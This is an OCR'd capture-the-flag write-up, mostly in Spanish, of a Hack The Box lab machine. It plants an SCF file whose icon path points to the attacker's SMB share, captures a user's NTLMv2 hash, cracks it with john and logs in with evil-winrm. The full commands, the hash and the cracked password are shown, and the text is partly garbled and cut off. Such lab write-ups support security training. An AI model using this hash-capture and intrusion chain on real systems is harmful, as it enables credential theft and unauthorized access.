
Gathering Hashes

It is not new that SCF (Shell Command Files) files can be used to perform a limited set of operations such as showing the Windows desktop or opening a Windows explorer. However a SCF file can be used to access a specific UNC path which allows the penetration tester to build an attack. The code below can be placed inside a text file which then needs to be planted into a network share.

```
[Shell]
Command=2
IconFile=\\X.X.X.X\share\pentest
[Taskbar]
Command=ToggleDesktop
```

```
[Shell]
Command=2
IconFile=\\192.168.1.169\share\test.ico
[Taskbar]
Command=ToggleDesktop
```


Copiamos el codigo lo metemos en un archivo file.scf
Queremos que lo cargue a un recurso smbFolder que esta en nuestra ip


dtt-kalimot-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@dtt-kalimot: /home/kali/HTB
File Actions Edit View Help
root@dtt-kalimot: /home/kali/Desktop ×
root@dtt-kalimot: /home/kali/HTB ×

```
 GNU nano 7.2                                   file.scf *
[Shell]
Command=2
IconFile=\\10.10.14.67\smbFolder\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
```


Creamos un recurso a nivel de red, al archivo smbFolder y le damos soporte a la version 2 de smb porque estamos en windows

```
impacket-smbserver smbFolder $(pwd) -smb2support
```



```
┌──(root㉿dtt-kalimot)-[/home/kali]
└─# impacket-smbserver smbFolder $(pwd) -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Subimos el archivo scf



dtt-kalimot-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
10.10
MFP Firmware Update Cente ×
10.10.11.106/fw_up.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hac

MFP Firmware Update Center


Select printer model and upload the respective firmware update to our file share. Our testing team will and initiates the testing soon.

Printer Model: HTB DesignJet

Upload Firmware: Browse... file.scf


Submit

El usuario tony ha cargado el archivo y tenemos su hash




```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# impacket-smbserver smbFolder $(pwd) -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.106,49414)
[*] AUTHENTICATE_MESSAGE (DRIVER\tony,DRIVER)
[*] User DRIVER\tony authenticated successfully
[*] tony::DRIVER:aaaaaaaaaaaaaaaa:92cedd7fb72368d36a5867836d40c249:0101000000000000801a9115bca8da019d845959811028730
00000000100100073006a00790062006b00610055006400030010007300 6a00790062006b006100550064000200100074005000 54004c006d006
b0067006800040010007400500054004c006d006b0067006800070008 00801a9115bca8da0106000400020000000800300030000000000000000
000000000200000f31a169aa0ab9ec2066337397466733666a7baa8abee59f86793e42603d154ff0a001000000000000000000000000000000
00009002000630069006600730002f00310030002e00310030002e00310034002e0036003700000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:smbFolder)
█
```

Lo metemos en un txt




```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# echo tony::DRIVER:aaaaaaaaaaaaaaaa:92cedd7fb72368d36a5867836d40c249:0101000000000000801a9115bca8da019d8459598110
28730000000001001000730006a00790062006b00610055006400030010007300 6a00790062006b006100550064000200100074005000 54004c00
6d006b0067006800040010007400500054004c006d006b00670068000700080080 1a9115bca8da01060004000200000008003000300000000000
00000000000000200000f31a169aa0ab9ec2066337397466733666a7baa8abee59f86793e42603d154ff0a001000000000000000000000000000
00000000090020006300690066007300 2f00310030002e00310030002e00310034002e003600370000000000000000000000000 > hash.txt
```

Crackeamos la contraseña




```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 7 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
liltony          (tony)
1g 0:00:00:00 DONE (2024-05-17 20:44) 20.00g/s 645120p/s 645120c/s 645120C/s softball27..biking
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Hacrmos pruebas para ver que las credenciales sean válidas



```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# crackmapexec smb 10.10.11.106 -u 'tony' -p 'liltony'
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.11.106    445    DRIVER           [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER
) (signing:False) (SMBv1:True)
SMB         10.10.11.106    445    DRIVER           [+] DRIVER\tony:liltony

┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# crackmapexec winrm 10.10.11.106 -u 'tony' -p 'liltony'
SMB         10.10.11.106    5985   DRIVER           [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
HTTP        10.10.11.106    5985   DRIVER           [*] http://10.10.11.106:5985/wsman
WINRM       10.10.11.106    5985   DRIVER           [+] DRIVER\tony:liltony (Pwn3d!)
```


Nos conectamos con evil-winrm y las credenciales



```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# evil-winrm -i 10.10.11.106 -u 'tony' -p 'liltony'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
*Evil-WinRM* PS C:\Users\tony\Documents> █
```


Ya estamos dentro

Esta en el grupo remote managment users lo que permite conectarnos




```
*Evil-WinRM* PS C:\Users\tony\Documents> net users tony
User name                    tony
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/7/2021 11:49:20 PM
Password expires             Never
Password changeable          9/7/2021 11:49:20 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/18/2024 12:47:46 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Users
Global Group memberships     *None
The command completed successfully.
```

Sacamos la flag




```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# evil-winrm -i 10.10.11.106 -u 'tony' -p 'liltony'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitatio
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://githu
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
*Evil-WinRM* PS C:\Users\tony\Documents> net users tony
User name                    tony
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/7/2021 11:49:20 PM
Password expires             Never
Password changeable          9/7/2021 11:49:20 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/18/2024 12:47:46 AM

Logon hours allowed          All

